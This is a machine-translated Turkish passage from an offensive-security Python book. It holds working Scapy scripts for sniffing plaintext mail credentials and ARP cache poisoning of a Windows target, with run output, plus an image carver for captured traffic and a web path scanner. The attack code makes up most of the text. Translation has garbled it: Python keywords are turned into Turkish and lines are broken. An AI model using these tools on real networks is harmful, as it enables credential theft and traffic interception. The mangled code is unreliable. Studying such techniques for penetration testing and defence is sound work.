Scapy hakkında bir fikir edinmek için, basitçe paketleri parçalayan ve dışarı atan bir iskelet sniffer oluşturarak başlayalım. Uygun bir şekilde adlandırılmış `sniff` fonksiyonu aşağıdaki gibi görünür:

```
sniff(filter="", iface="any", prn=function, count=N)
```

Filtre parametresi, Scapy'nin kokladığı paketlere bir BPF (Wireshark tarzı) filtresi belirtmemizi sağlar, bu filtre tüm paketleri koklamak için boş bırakılabilir. Örneğin, tüm HTTP paketlerini koklamak için `tcp port 80` BPF filtresini kullanırsınız. `iface` parametresi koklayıcıya hangi ağ arayüzünü koklayacağını söyler; boş bırakılırsa Scapy tüm arayüzleri koklayacaktır. `prn` parametresi, filtreyle eşleşen her paket için çağrılacak bir geri arama işlevini belirtir ve geri arama işlevi, tek parametresi olarak paket nesnesini alır. `count` parametresi kaç paketin koklanmasını istediğinizi belirtir; boş bırakılırsa, Scapy süresiz olarak koklayacaktır.

Bir paketi koklayan ve içeriğini döken basit bir sniffer oluşturarak başlayalım. Daha sonra bunu yalnızca e-posta ile ilgili komutları koklayacak şekilde genişleteceğiz. *mail_sniffer.py* dosyasını açın ve aşağıdaki kodu sıkıştırın:

```
from scapy.all import *

# paket geri çağırımız
❶ def packet_callback(packet):
    print packet.show()

# koklayıcımızı çalıştırın
❷ sniff(prn=packet_callback, count=1)
```

Koklanan her paketi ❶ alacak geri arama fonksiyonumuzu tanımlayarak başlıyoruz ve ardından Scapy'ye filtreleme olmadan tüm arayüzlerde ❷ koklamaya başlamasını söylüyoruz. Şimdi betiği çalıştıralım ve aşağıda gördüğünüze benzer bir çıktı görmelisiniz.

```
$ python2.7 mail_sniffer.py
UYARI: IPv6 hedefi için rota bulunamadı :: (varsayılan rota yok
mu?) ###[ Ethernet ]###
    dst= 10:40:f3:ab:71:02
    src= 00:18:e7:ff:5c:f8
    type=
0x800 ###[ IP ]###
    sürüm= 4L
    ihl= 5L
    tos= 0x0
    len= 52
    id= 35232
    flags= DF
    frag= 0L
    ttl= 51
    proto= tcp
    chksum= 0x4a51
    src= 195.91.239.8
    dst= 192.168.0.198
```

\SEÇENEKLER

\

###[TCP]###

```
spor =
etlservicemgr dport=
    54000
    seq= 4154787032
    ack= 2619128538
dataofs = 8L
reserved = 0L
flags = A
    pencere= 330
    chksum= 0x80a2
    urgptr= 0
seenekler= [('NOP', Yok), ('NOP', Yok), ('Timestamp', (1960913461,
    764897985)))]

Hibiri
```

Bu ne kadar inanılmaz derecede kolaydı! Ađda ilk paket alındığında, geri arama fonksiyonumuzun paket içeriđini görüntülemek ve bazı protokol bilgilerini incelemek için yerleşik `packet.show()` fonksiyonunu kullandığını görebiliriz. `show()` kullanmak, istediđiniz çıktıyı yakaladıđınızdan emin olmak için ilerlerken komut dosyalarında hata ayıklamak için harika bir yoldur.

Artık temel dinleyicimizi alıřtırdıđımıza göre, bir filtre uygulayalım ve e-postayla ilgili kimlik dođrulama dizelerini ayıklamak için geri arama işlevimize biraz mantık ekleyelim.

```
from scapy.all import *

# paket geri ađrımız
def packet_callback(packet):

    ❶   eđer paket[TCP].payload:

        mail_packet = str(packet[TCP].payload)

    ❷       if "user" in mail_packet.lower() or "pass" in

        mail_packet.lower(): print "[*] Sunucu: s" % packet[IP].dst

    ❸       print "[*] %s" % packet[TCP].payload

# koklayıcımızı alıřtırın
    ❹ sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_
    callback,store=0)
```

Burada oldukça basit şeyler var. Sniff fonksiyonumuzu deđiřtirerek yalnızca 110 (POP3), 143 (IMAP) ve SMTP (25) ❹ ortak posta portlarına yönelik trafiđi içeren bir filtre ekledik. Ayrıca, 0 olarak ayarlandıđında Scapy'nin paketleri saklamamasını sađlayan `store` adlı yeni bir parametre kullandık.

bellek. Uzun süreli bir sniffer'ı alıřır durumda bırakmayı düşünüyorsanız bu parametreyi kullanmak iyi bir fikirdir, çünkü o zaman büyük miktarda RAM tüketmezsiniz. Geri arama fonksiyonumuz ađrıldıđında, bir veri yükü ❶ olduđundan emin olmak için kontrol ederiz ve yükün tipik USER veya PASS posta komutları ❷. Bir kimlik dođrulama dizesi tespit edersek, gönderdiđimiz sunucuyu yazdırırız ve paketin gerçek veri baytları ❸.

Lastiklere Tekme Atmak

İşte posta istemcimi bağlamaya çalıştığım sahte bir e-posta hesabından bazı örnek çıktılar:

```
[Sunucu: 25.57.168.12  
[*] KULLANICI jms  
[Sunucu: 25.57.168.12  
[*] GEÇTİ justin  
[Sunucu: 25.57.168.12  
[*] KULLANICI jms  
[Sunucu: 25.57.168.12  
[*] GEÇTİ testi
```

Posta istemcimin 25.57.168.12 adresindeki sunucuda oturum açmaya çalıştığını ve düz metin kimlik bilgilerini kablo üzerinden gönderdiğini görebilirsiniz. Bu, bir Scapy koklama betiğini alıp sızma testleri sırasında nasıl yararlı bir araca dönüştürebileceğinize dair gerçekten basit bir örnektir.

Kendi trafiğinizi koklamak eğlenceli olabilir, ancak bir arkadaşınızla koklamak her zaman daha iyidir, bu nedenle aynı ağdaki bir hedef makinenin trafiğini koklamak için nasıl bir ARP zehirleme saldırısı gerçekleştirebileceğinize bir göz atalım.

Scapy ile ARP Önbellek Zehirlenmesi

ARP zehirlenme, bir hacker'ın araç setindeki en eski ama en etkili numaralardan biridir. Oldukça basit bir şekilde, bir hedef makineyi onun ağ geçidi olduğumuza ikna edeceğiz ve ağ geçidini de hedef makineye ulaşmak için tüm trafiğin bizim üzerimizden geçmesi gerektiğine ikna edeceğiz. Bir ağdaki her bilgisayar, yerel ağdaki IP adresleriyle eşleşen en son MAC adreslerini saklayan bir ARP önbelleği tutar ve bu saldırıyı gerçekleştirmek için bu önbelleği kontrol ettiğimiz girdilerle zehirleyeceğiz. Adres Çözümleme Protokolü ve genel olarak ARP zehirlenmesi çok sayıda başka materyalde ele alındığı için, bu saldırının daha düşük bir seviyede nasıl çalıştığını anlamak için gerekli araştırmayı yapmayı size bırakacağım.

Artık ne yapmamız gerektiğini bildiğimize göre, bunu uygulamaya koyalım. Bunu test ettiğimde, gerçek bir Windows makinesine saldırdım ve Kali sanal makinemi saldırı makinem olarak kullandım. Ayrıca bu kodu bir kablolu erişim noktasına bağlı çeşitli mobil cihazlara karşı da test ettim ve harika çalıştı. Yapacağımız ilk şey hedef Windows makinesindeki ARP önbelleğini kontrol etmek olacak, böylece saldırımızı daha sonra iş başında görebileceğiz. Windows sanal makinenizdeki ARP önbelleğini nasıl inceleyeceğinizi görmek için aşağıdakileri inceleyin.

```
C:\Users\Clare> ipconfig
```

```
Windows IP Yapılandırması
```

```
Kablolu LAN adaptörü Kablosuz Ağ Bağlantısı:
```

```
Bağlantıya Özel DNS Soneki . . : gateway.pace.com
Bağlantı yerel IPv6 Adresi . . . . :
fe80::34a0:48cd:579:a3d9%11 IPv4 Adresi. . . . . :
172.16.1.71
Alt Ağ Maskesi . . . . . : 255.255.255.0
❶ Varsayılan Ağ Geçidi . . . . . : 172.16.1.254
```

```
C:\Users\Clare> arp -a
```

```
Arayüz: 172.16.1.71 --- 0xb
```

İnternet Adresi	Fiziksel Adres	Tip
❷ 172.16.1.254	3c-ea-4f-2b-41-f9	dinamik
172.16.1.255	ff-ff-ff-ff-ff-ff	statik
224.0.0.22	01-00-5e-00-00-16	statik
224.0.0.251	01-00-5e-00-00-fb	statik
224.0.0.252	01-00-5e-00-00-fc	statik
255.255.255.255	ff-ff-ff-ff-ff-ff	statik

Şimdi ağ geçidi IP adresinin ❶ 172.16.1.254 adresinde olduğunu ve ilişkili ARP önbellek girdisinin ❷ 3c-ea-4f-2b-41-f9 MAC adresine sahip olduğunu görebiliriz. Bunu not alacağız çünkü saldırı devam ederken ARP önbelleğini görüntüleyebilir ve ağ geçidinin kayıtlı MAC adresini değiştirdiğimizi görebiliriz.

MAC adresi. Artık ağ geçidini ve hedef IP adresimizi bildiğimize göre, ARP zehirlenme betiğimizi kodlamaya başlayalım. Yeni bir Python dosyası açın, *arper.py* olarak adlandırın ve aşağıdaki kodu girin:

```
from scapy.all import
* import os
import sys
import
threading
import signal
```

```
arayüz= "en1"
```

```
target_ip      =  
"172.16.1.71"  
              gateway_ip= "172.16.1.254"  
packet_count = 1000  
  
# arayüzümüzü ayarlayın  
conf.iface = arayüz
```

```

# çıktıyı kapat
conf.verb = 0

print "[*] %s kuruluyor" % arayüz

❶ gateway_mac Yok ise gateway_mac =

get_mac(gateway_ip):
    print "[!!!] Ağ geçidi MAC'i alınamadı. Çıkılıyor."
    sys.exit(0)
Başka:
    print "[*] Ağ geçidi %s %s'de" % (gateway_ip,gateway_mac)

❷ target_mac None ise target_mac =

get_mac(target_ip):
    print "[!!!] Hedef MAC alınamadı. Çıkılıyor."
    sys.exit(0)
Başka:
    print "[*] Hedef %s %s'de" % (hedef_ip,hedef_mac)

# zehir ipliğini başlat
❸ poison_thread = threading.Thread(target = poison_target, args =
    (gateway_ip, gateway_mac,target_ip,target_mac))
poison_thread.start()

dene:
    print "[*] %d paketleri için dinleyici başlatılıyor" % packet_count

    bpf_filter = "ip host %s" % target_ip
❹ packets = sniff(count=packet_count,filter=bpf_filter,iface=interface)
# yakalanan paketleri yaz
❺ wrpcap('arper.pcap',paketler)

# ağı geri yükle
❻ restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

except KeyboardInterrupt:
    # ağı geri yükle
    restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
    sys.exit(0)

```

Bu, saldırımızın ana kurulum kısmıdır. Ağ geçidini ❶ ve hedef IP ❷ adresinin karşılık gelen MAC adreslerini `get_mac` adlı bir işlev kullanarak çözerek başlıyoruz. Bunu gerçekleştirdikten sonra, gerçek ARP zehirlmesine başlamak için ikinci bir iş parçacığı oluşturuyoruz

saldırı ❸. Ana iş parçacığımızda, yalnızca hedef IP adresimizin trafiğini yakalamak için bir BPF filtresi kullanarak önceden belirlenmiş miktarda paketi yakalayacak bir sniffer ❹ başlatıyoruz. Tüm paketler yakalandığında, onları Wireshark'ta açabilmemiz veya onlara karşı yaklaşan görüntü oyma betiğimizi kullanabilmemiz için bir PCAP dosyasına ❺ yazıyoruz. Saldırı tamamlandığında, ağı ARP zehirlenmesi gerçekleşmeden önceki haline getirmekten sorumlu olan `restore_target` fonksiyonumuzu ❻ çağırırız. Şimdi destekleyici fonksiyonları ekleyelim aşağıdaki kodu önceki kod bloğumuzun üzerine ekleyin:

```

def restore_target(gateway_ip,gateway_mac,target_ip,target_mac):

    # send kullanarak biraz farklı bir yöntem
    print "[*] Hedef geri yükleniyor..."
    ❶ send(ARP(op=2, psrc=gateway_ip, pdst=target_ip,
        hwdst="ff:ff:ff:ff:ff:ff",hwsrc=gateway_mac),count=5)
    send(ARP(op=2, psrc=target_ip, pdst=gateway_ip,
        hwdst="ff:ff:ff:ff:ff:ff",hwsrc=target_mac),count=5)

```



```
# ana iş parçacığına çıkması için sinyal verir
```

```

❷      os.kill(os.getpid(), signal.SIGINT)

def get_mac(ip_address):

❸      cevaplar, cevaplanmamış =
        srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_adresi),
            timeout=2,retry=10)

        # yanıtlardaki s,r için bir yanıttan MAC
        adresini döndür:
        return r[Ether].src

        return Hiçbiri
def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):

❹      poison_target = ARP()
        poison_target.op= 2
        poison_target.psrc =
        gateway_ip
        poison_target.pdst = target_ip
        poison_target.hwdst= target_mac

❺      poison_gateway = ARP()
        poison_gateway.op= 2
        poison_gateway.psrc =
        target_ip
        poison_gateway.pdst = gateway_ip
        poison_gateway.hwdst= gateway_mac

        print "[*] ARP zehri başlatılıyor. [Durdurmak için CTRL-C]"

❻      while
        True:
        try:
            send(poison_target)
            send(poison_gateway)

            time.sleep(2)
        except KeyboardInterrupt:
            restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

        print "[*] ARP zehir saldırısı tamamlandı."
        return

```

İşte bu, asıl saldırının et ve patates kısmıdır. `restore_target` fonksiyonumuz basitçe ağ geçidi ve hedef makinelerin ARP önbelleklerini sıfırlamak için ağ yayın adresine ❶ uygun ARP paketlerini gönderir. Ayrıca ana iş parçacığına ❷ çıkması için bir sinyal göndeririz; bu, zehirlleme iş parçacığımızın bir sorunla karşılaşması veya klavyenizde CTRL-C'ye basmanız durumunda yararlı olacaktır. Bizim `get_mac`

fonksiyonu, `srp` (paket gönderme ve alma) fonksiyonunu ❸ kullanarak belirtilen IP adresine bir ARP isteği gönderip MAC adresini çözümlemekten sorumludur. `poison_target` işlevimiz hem hedef IP'yi ❹ hem de ağ geçidini zehirllemek için ARP istekleri oluşturur

❺. Hem ağ geçidini hem de hedef IP adresini zehirleyerek, ağ geçidine giren ve çıkan trafiği görebiliriz.

hedef. İlgili ARP önbellek girişlerinin saldırımız süresince zehirli kalmasını sağlamak için bu ARP isteklerini ❻ bir döngü içinde yaymaya devam ediyoruz.

Hadi bu kötü çocuğu bir tura çıkaralım!

Lastiklere Tekme Atmak

Başlamadan önce, yerel ana makinemize paketleri hem ağ geçidine hem de hedef IP adresine iletebileceğimizi söylememiz gerekir. Eğer Kali sanal makinenizdeyseniz, aşağıdaki komutu terminalinize girin:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Eğer bir Apple fanboyuysanız, aşağıdaki komutu kullanın:

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

Artık IP yönlendirmemiz olduğuna göre, betiğimizi çalıştıralım ve hedef makinemizin ARP önbelleğini kontrol edelim. Saldıran makinenizden aşağıdakileri çalıştırın (root olarak):

```
fanboy:tmp justin$ sudo python2.7 arper.py
UYARI: IPv6 hedefi için rota bulunamadı :: (varsayılan rota yok
mu?) [*] enl kuruluyor
[*] Ağ Geçidi 172.16.1.254 3c:ea:4f:2b:41:f9
konumunda [*] Hedef 172.16.1.71
00:22:5f:ec:38:3d konumunda [*] ARP zehri
başlatılıyor. [Durdurmak için CTRL-C] [*] 1000
paket için sniffer başlatılıyor
```

Harika! Hata ya da başka bir gariplik yok. Şimdi saldırıyı hedef makinemizde doğrulayalım:

```
C:\Users\Clare> arp -a
```

Arayüz: 172.16.1.71	---	0xb
İnternet Adresi	Fiziksel Adres	Tip
172.16.1.64	10-40-f3-ab-71-02	dinamik
172.16.1.254	10-40-f3-ab-71-02	dinamik
172.16.1.255	ff-ff-ff-ff-ff-ff	statik
224.0.0.22	01-00-5e-00-00-16	statik
224.0.0.251	01-00-5e-00-00-fb	statik
224.0.0.252	01-00-5e-00-00-fc	statik
255.255.255.255	ff-ff-ff-ff-ff-ff	statik

Şimdi zavallı Clare'in (bir hackerla evli olmak zordur, hacklemek kolay değildir, vs.) ARP önbelleğinin zehirlendiğini ve ağ geçidinin artık saldırıan bilgisayarla aynı MAC adresine sahip olduğunu görebilirsiniz. Yukarıdaki girişte 172.16.1.64 adresinden saldırdığım ağ geçidini açıkça görebilirsiniz.

Saldırı paketleri yakalamayı bitirdiğinde, betiğinizle aynı dizinde bir *arper.pcap* dosyası görmelisiniz. Elbette hedef bilgisayarı tüm trafiğini yerel bir Burp örneği üzerinden proxy yapmaya zorlamak veya başka kötü şeyler yapmak gibi şeyler yapabilirsiniz. PCAP işleme ile ilgili bir sonraki bölüm için bu PCAP'i saklamak isteyebilirsiniz - ne bulacağınızı asla bilemezsiniz!

PCAP İşleme

Wireshark ve Network Miner gibi diğer araçlar, paket yakalama dosyalarını etkileşimli olarak keşfetmek için harikadır, ancak Python ve Scapy kullanarak PCAP'leri dilimlemek ve kesmek istediğiniz zamanlar olacaktır. Bazı harika kullanım durumları, yakalanan ağ trafiğine dayalı olarak bulanıklaştırma test senaryoları oluşturmak veya hatta daha önce yakaladığınız trafiği yeniden oynatmak kadar basit bir şeydir.

Biz bunu biraz farklı bir şekilde ele alacağız ve HTTP trafiğinden görüntü dosyalarını ayıklamaya çalışacağız. Bu görüntü dosyaları elimizdeyken OpenCV kullanacağız,^[9] insan yüzü içeren görüntüleri tespit etmeye çalışan bir bilgisayarla görme aracıdır, böylece ilginç olabilecek görüntüleri daraltabiliriz. PCAP dosyalarını oluşturmak için önceki ARP zehirlleme betiğimizi kullanabiliriz veya

Hedef gezinirken görüntülerin anında yüz algılamasını yapmak için ARP zehirlleme dinleyicisi. PCAP analizini gerçekleştirmek için gerekli kodu girerek başlayalım. *pic_carver.py* dosyasını açın ve aşağıdaki kodu girin:

```
import re
import
zlib
import cv2

from scapy.all import *

pictures_directory = "/home/justin/pic_carver/pictures"
faces_directory= " /home/justin/pic_carver/faces"
pcap_file= "bhp.pcap"

def http_assembler(pcap_file):

    carved_images = 0
    faces_detected = 0

❶    a = rdpcap(pcap_file)

❷    oturumlar    =

    a.sessions() for session in
sessions:

        http_payload = ""

        for paket in oturumlar[oturum]:

            try:
                paket[TCP].dport == 80 veya paket[TCP].sport == 80 ise:

❸                    # akışı yeniden birleştirin
                    http_payload += str(paket[TCP].payload)
            hariç:
                geçmek

❹    headers = get_http_headers(http_payload)

    if headers is None:
        devam et

❺    image,image_type = extract_image(headers,http_payload)

    image None değilse ve image_type None değilse:
```

⑥

```
# görüntüyü saklayın
file_name = "%s-pic_carver_%d.%s" %
            (pcap_file,carved_images,image_type)

fd = open("%s/%s" %
          (pictures_directory,file_name), "wb")
```

```

fd.write(resim)
fd.close()

carved_images += 1

# şimdi yüz algılamayı
deneyin:
    result = face_detect("%s/%s" %
                        (pictures_directory, file_name), file_name)

    sonuç True ise: faces_detected
        += 1
hariç:
    geçmek

return carved_images, faces_detected

carved_images, faces_detected =

http_assembler(pcap_file) print "Extracted: %d images"

% carved_images
print "Algılandı: %d yüz" % faces_detected

```

Bu, tüm kodumuzun ana iskelet mantığıdır ve kısa süre içinde destekleyici işlevleri ekleyeceğiz. Başlamak için PCAP dosyasını işlenmek üzere açıyoruz ❶. Her bir TCP oturumunu ❷ otomatik olarak bir sözlüğe ayırmak için Scapy'nin güzel bir özelliğinden yararlanıyoruz. Bunu kullanarak yalnızca HTTP trafiğini filtreliyor ve ardından tüm HTTP trafiğinin ❸ yükünü tek bir tamponda birleştiriyoruz. Bu, Wireshark'ta sağ tıklayıp TCP Akışını Takip Et'i seçmekle aynı şeydir. HTTP verilerini yeniden bir araya getirdikten sonra, HTTP başlıklarını ayrı ayrı incelememizi sağlayacak olan HTTP başlık ayrıştırma işlevimize ❹ aktarırız. Bir görüntü aldığımızı doğruladıktan sonra bir HTTP yanıtında, ham görüntüyü ❺ ayıklarız ve görüntü türünü ve görüntünün ikili gövdesini döndürürüz. Bu kurşun geçirmez bir görüntü çıkarma rutini değildir, ancak göreceğiniz gibi inanılmaz derecede iyi çalışır. Çıkarılan görüntüyü ❻ saklıyoruz ve ardından dosya yolunu yüz algılama rutinimize ❼ iletiyoruz.

Şimdi aşağıdaki kodu http_assembler'ımızın üzerine ekleyerek destekleyici fonksiyonları oluşturalım fonksiyon.

```

def get_http_headers(http_payload):

    dene:
        # HTTP trafiği ise başlıkları ayırın
        headers_raw = http_payload[:http_payload.index("\r\n\r\n")+2]

        # başlıkları ayırın
        headers = dict(re.findall(r"(?P<'name>.*?): (?P<değer>.*?)\r\n",
                                headers_raw))

    hariç:
        return Hiçbiri

    if "Content-Type" not in
        headers: return None

    başlıkları döndür

def extract_image(headers,http_payload):

    image=         None

```

```
image_type = Yok
```

```
dene:
```

```
    if "image" in headers['Content-Type']:
```

```

# resim türünü ve resim gövdesini al
image_type = headers['Content-Type'].split("/") [1]

image = http_payload[http_payload.index("\r\n\r\n")+4:]

# sıkıştırma tespit edersek görüntüyü açmayı dene:
if "Content-Encoding" in headers.keys():
    headers['Content-Encoding'] == "gzip" ise:
        image = zlib.decompress(image, 16+zlib.MAX_WBITS)
    elif headers['Content-Encoding'] == "deflate":
        görüntü = zlib.decompress(görüntü)

hariç:
    geçmek

hariç:
    return Yok,Yok

return image,image_type

```

Bu destekleyici fonksiyonlar, PCAP dosyamızdan aldığımız HTTP verilerine daha yakından bakmamıza yardımcı olur. `get_http_headers` fonksiyonu ham HTTP trafiğini alır ve düzenli bir ifade kullanarak başlıkları ayırır. `extract_image` işlevi HTTP başlıklarını alır ve HTTP yanıtında bir görüntü alıp almadığımızı belirler. `Content-Type` başlığının gerçekten de görüntü MIME türünü içerdiğini tespit edersek, görüntü türünü ayırırız; ve aktarım sırasında görüntüye sıkıştırma uygulanmışsa, görüntü türünü ve ham görüntü arabelleğini döndürmeden önce sıkıştırmayı açmaya çalışırız. Şimdi, aldığımız görüntülerden herhangi birinde bir insan yüzü olup olmadığını belirlemek için yüz algılama kodumuzu ekleyelim. Aşağıdaki kodu *pic_carver.py* dosyasına ekleyin:

```

def face_detect(path,file_name):

❶      img      = cv2.imread(yol)
❷      cascade = cv2.CascadeClassifier("haarcascade_frontalface_alt.xml")
      rects    = cascade.detectMultiScale(img, 1.3, 4, cv2.cv.CV_HAAR_
                                SCALE_IMAGE, (20,20))

      if len(rects) == 0:
          return False
      rects[:, 2:] += rects[:,
:2]

# görüntüdeki yüzleri vurgulayın
❸      için x1,y1,x2,y2 in rects:
          cv2.rectangle(img, (x1,y1), (x2,y2), (127,255,0),2)

❹      cv2.imwrite("%s/%s-%s" % (faces_directory,pcap_file,file_name),img)

      return True

```

Bu kod, <http://www.fideloper.com/facial-detection/> adresinde Chris Fidao tarafından cömertçe paylaşılmış ve bendeniz tarafından küçük değişiklikler yapılmıştır. OpenCV Python bağlarını kullanarak, görüntüyü ❶ okuyabilir ve ardından öne bakan bir görüntüdeki yüzleri tespit etmek için önceden eğitilmiş bir sınıflandırıcı ❷ uygulayabiliriz. yönlendirme. Profil (yana doğru) yüz algılama, eller, meyveler ve bir dizi sınıflandırıcı vardır kendiniz deneyebileceğiniz diğer nesneler. Algılama çalıştırıldıktan sonra, görüntüde yüzün algılandığı yere karşılık gelen dikdörtgen koordinatlarını döndürecektir. Daha sonra bu alanın üzerine gerçek bir yeşil dikdörtgen çizeriz ❸ ve ortaya çıkan görüntüyü yazarız ❹. Şimdi tüm bunları ele alalım
Kali sanal makinenizin içinde bir tur atmak için.

Lastiklere Tekme Atmak

İlk olarak OpenCV kütüphanelerini kurmadıysanız, Kali VM'nizdeki bir terminalden aşağıdaki komutları çalıştırın (tekrar teşekkürler, Chris Fida):

```
#:> apt-get install python-opencv python-numpy python-scipy
```

Bu, ortaya çıkan görüntülerimizde yüz algılamayı işlemek için gereken tüm gerekli dosyaları yüklemelidir. Yüz algılama eğitim dosyasını da bu şekilde almamız gerekiyor:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Şimdi çıktımız için birkaç dizin oluşturun, bir PCAP ekleyin ve betiği çalıştırın. Bu şuna benzer bir şey olmalı:

```
#:> mkdir pictures
#:> mkdir faces
#:> python pic_carver.py
Çıkarılan: 189 resim
Tespit edildi: 32
yüz #:>
```

OpenCV tarafından üretilen bir dizi hata mesajı görebilirsiniz, çünkü beslediğimiz görüntülerin bazıları bozuk veya kısmen indirilmiş olabilir veya formatları desteklenmiyor olabilir. (Sağlam bir görüntü çıkarma ve doğrulama rutini oluşturmayı sizin için bir ev ödevi olarak bırakacağım). Yüzler dizininizi açarsanız, yüzler ve etraflarına çizilmiş sihirli yeşil kutular içeren bir dizi dosya görmeniz gerekir.

Bu teknik, hedefinizin ne tür içeriklere baktığını belirlemenin yanı sıra sosyal mühendislik yoluyla olası yaklaşımları keşfetmek için de kullanılabilir. Elbette bu örneği PCAP'lerden oyulmuş görüntülere karşı kullanmanın ötesine genişletebilir ve daha sonraki bölümlerde açıklanan web tarama ve ayrıştırma teknikleriyle birlikte kullanabilirsiniz.

[8] <http://www.secdev.org/projects/scapy/doc/installation.html#windows>

[9] OpenCV'ye buradan göz atın: <http://www.opencv.org/>.

Bölüm 5. Web Hackerlığı

Web uygulamalarını analiz etmek bir saldırgan veya sızma testçisi için kesinlikle kritiktir. Çoğu modern ağda, web uygulamaları en büyük saldırı yüzeyini sunar ve bu nedenle erişim elde etmek için en yaygın yoldur. Python'da yazılmış w3af, sqlmap ve diğerleri de dahil olmak üzere bir dizi mükemmel web uygulama aracı vardır. Açıkçası, SQL enjeksiyonu gibi konular ölümüne dövdü ve mevcut araçlar tekerleği yeniden icat etmemize gerek kalmayacak kadar olgunlaştı. Bunun yerine, Python kullanarak Web ile etkileşime girmenin temellerini keşfedeceğiz ve ardından keşif ve kaba kuvvet araçları oluşturmak için bu bilgiyi geliştireceğiz. HTML ayrıştırmanın kaba kuvvet araçları, keşif araçları ve metin ağırlıklı sitelerin madenciliğini yapmak için nasıl yararlı olabileceğini göreceksiniz. Buradaki fikir, size özel saldırı senaryonuzun gerektirdiği her türlü web uygulaması değerlendirme aracını oluşturmak için ihtiyaç duyduğunuz temel becerileri kazandıracak birkaç farklı araç oluşturmaktır.

Web'in Soket Kütüphanesi: urllib2

Soket kütüphanesi ile ağ araçları yazarken olduğu gibi, web hizmetleri ile etkileşim için araçlar oluştururken de `urllib2` kütüphanesini kullanacaksınız. No Starch Press web sitesine çok basit bir GET isteği yapmaya bir göz atalım:

```
import urllib2

❶ body = urllib2.urlopen("http://www.nostarch.com")

❷ print body.read()
```

Bu, bir web sitesine GET isteğinin nasıl yapılacağının en basit örneğidir. No Starch web sitesinden sadece ham sayfayı getirdiğimizi ve hiçbir JavaScript veya diğer istemci tarafı dillerinin çalıştırılmayacağını unutmayın. Basitçe `urlopen` fonksiyonuna bir URL iletiyoruz ❶ ve o da dosya benzeri bir nesnesi, uzaktaki web sunucusunun döndürdüğü şeyin gövdesini ❷ geri okumamızı sağlar. Çoğu durumda, Ancak, bu talepleri nasıl yapacağınız konusunda daha hassas bir kontrol isteyeceksiniz, belirli başlıkları tanımlayabilme, çerezleri işleyebilme ve POST istekleri oluşturabilme gibi. `urllib2` size bu düzeyde kontrol sağlayan bir `Request` sınıfı sunar. Aşağıda, `Request` sınıfını kullanarak ve özel bir User-Agent HTTP başlığı tanımlayarak aynı GET isteğinin nasıl oluşturulacağına dair bir örnek verilmiştir:

```
import urllib2

url = "http://www.nostarch.com"

❶ headers = {}
headers['User-Agent'] = "Googlebot"

❷ request = urllib2.Request(url,headers=başlıklar)
❸ yanıt = urllib2.urlopen(istek)

print response.read()
response.close()
```

Bir `Request` nesnesinin yapısı önceki örneğimizden biraz farklıdır. Özel başlıklar oluşturmak için, daha sonra kullanmak istediğiniz başlık anahtarını ve değerini ayarlamanıza olanak tanıyan bir başlık sözlüğü ❶ tanımlarsınız. Bu durumda, Python betiğimizin Googlebot gibi görünmesini sağlayacağız. Daha sonra `Request` nesnemizi oluşturuyoruz ve `url` ile `headers` sözlüğünü ❷ iletiyoruz, ve ardından `Request` nesnesini `urlopen` işlev çağrısına geçiririz ❸. Bu normal bir dosya benzeri döndürür uzak web sitesinden veri okumak için kullanabileceğimiz nesne.

Artık web hizmetleri ve web siteleriyle konuşmak için temel araçlara sahibiz, bu yüzden herhangi bir web uygulaması saldırısı veya sızma testi için bazı yararlı araçlar oluşturalım.

Açık Kaynak Web Uygulaması Kurulumlarını Haritalama

Joomla, WordPress ve Drupal gibi içerik yönetim sistemleri ve blog platformları yeni bir blog veya web sitesi başlatmayı kolaylaştırır ve paylaşılan bir barındırma ortamında ve hatta bir kurumsal ağda nispeten yaygındır. Tüm sistemlerin kurulum, yapılandırma ve yama yönetimi açısından kendine has zorlukları vardır ve bu CMS paketleri de istisna değildir. Çok çalışan bir sistem yöneticisi veya talihsiz bir web geliştiricisi tüm güvenlik ve kurulum prosedürlerini takip etmediğinde, bir saldırganın web sunucusuna erişmesi kolay olabilir.

Herhangi bir açık kaynak web uygulamasını indirebildiğimiz ve dosya ve izin yapısını yerel olarak belirleyebildiğimiz için, uzak hedefte erişilebilen tüm dosyaları avlayabilen amaca yönelik bir tarayıcı oluşturabiliriz. Bu, artık kurulum dosyalarını, .htaccess dosyaları tarafından korunması gereken izinleri ve bir saldırganın web sunucusunda bir yer edinmesine yardımcı olabilecek diğer güzellikleri kökten çıkarabilir. Bu proje ayrıca, büyük, iş parçacığı güvenli bir öge yığını oluşturmamıza ve birden çok iş parçacığının işlenmek üzere öğeleri seçmesine olanak tanıyan Python Queue nesnelerini kullanmayı da tanıtmaktadır. Bu, tarayıcımızın çok hızlı çalışmasını sağlayacaktır. *web_app_mapper.py* dosyasını açalım ve aşağıdaki kodu girelim:

```
import Queue
import
threading
import os
import urllib2

iş          parçacığı= 10

target      "http://www.blackhatpython.com"
directory = "/Users/justin/Downloads/joomla-3.1.1"
filters=    [".jpg",".gif", "png",".css"]

os.chdir(directory)

❷ web_paths = Queue.Queue()

❸ for r,d,f in os.walk("."):
    for files in f:
        remote_path = "%s/%s" %
        (r,files) if
        remote_path.startswith("."):
            remote_path = remote_path[1:]
        if os.path.splitext(files)[1] not in filters:
            web_paths.put(remote_path)

def test_remote():
❹    while not
        web_paths.empty(): path
        = web_paths.get()
        url = "%s%s" % (hedef, yol)

        request = urllib2.Request(url)
        try:
            response =
            urllib2.urlopen(request) content =
            response.read()

❺            print "[%d] => %s" %
            (response.code,path) response.close()

❻    except    urllib2.HTTPError    as
        error: #print "Başarısız %s" %
        error.code pass
```

```
❶ for i in range(threads):  
    print "Spawning thread: %d" % i  
    t = threading.Thread(target=test_remote)  
    t.start()
```

Uzak hedef web sitesini ❶ ve web uygulamasını indirip çıkardığımız yerel dizini tanımlayarak başlıyoruz. Ayrıca basit bir dosya uzantıları listesi oluşturuyoruz.

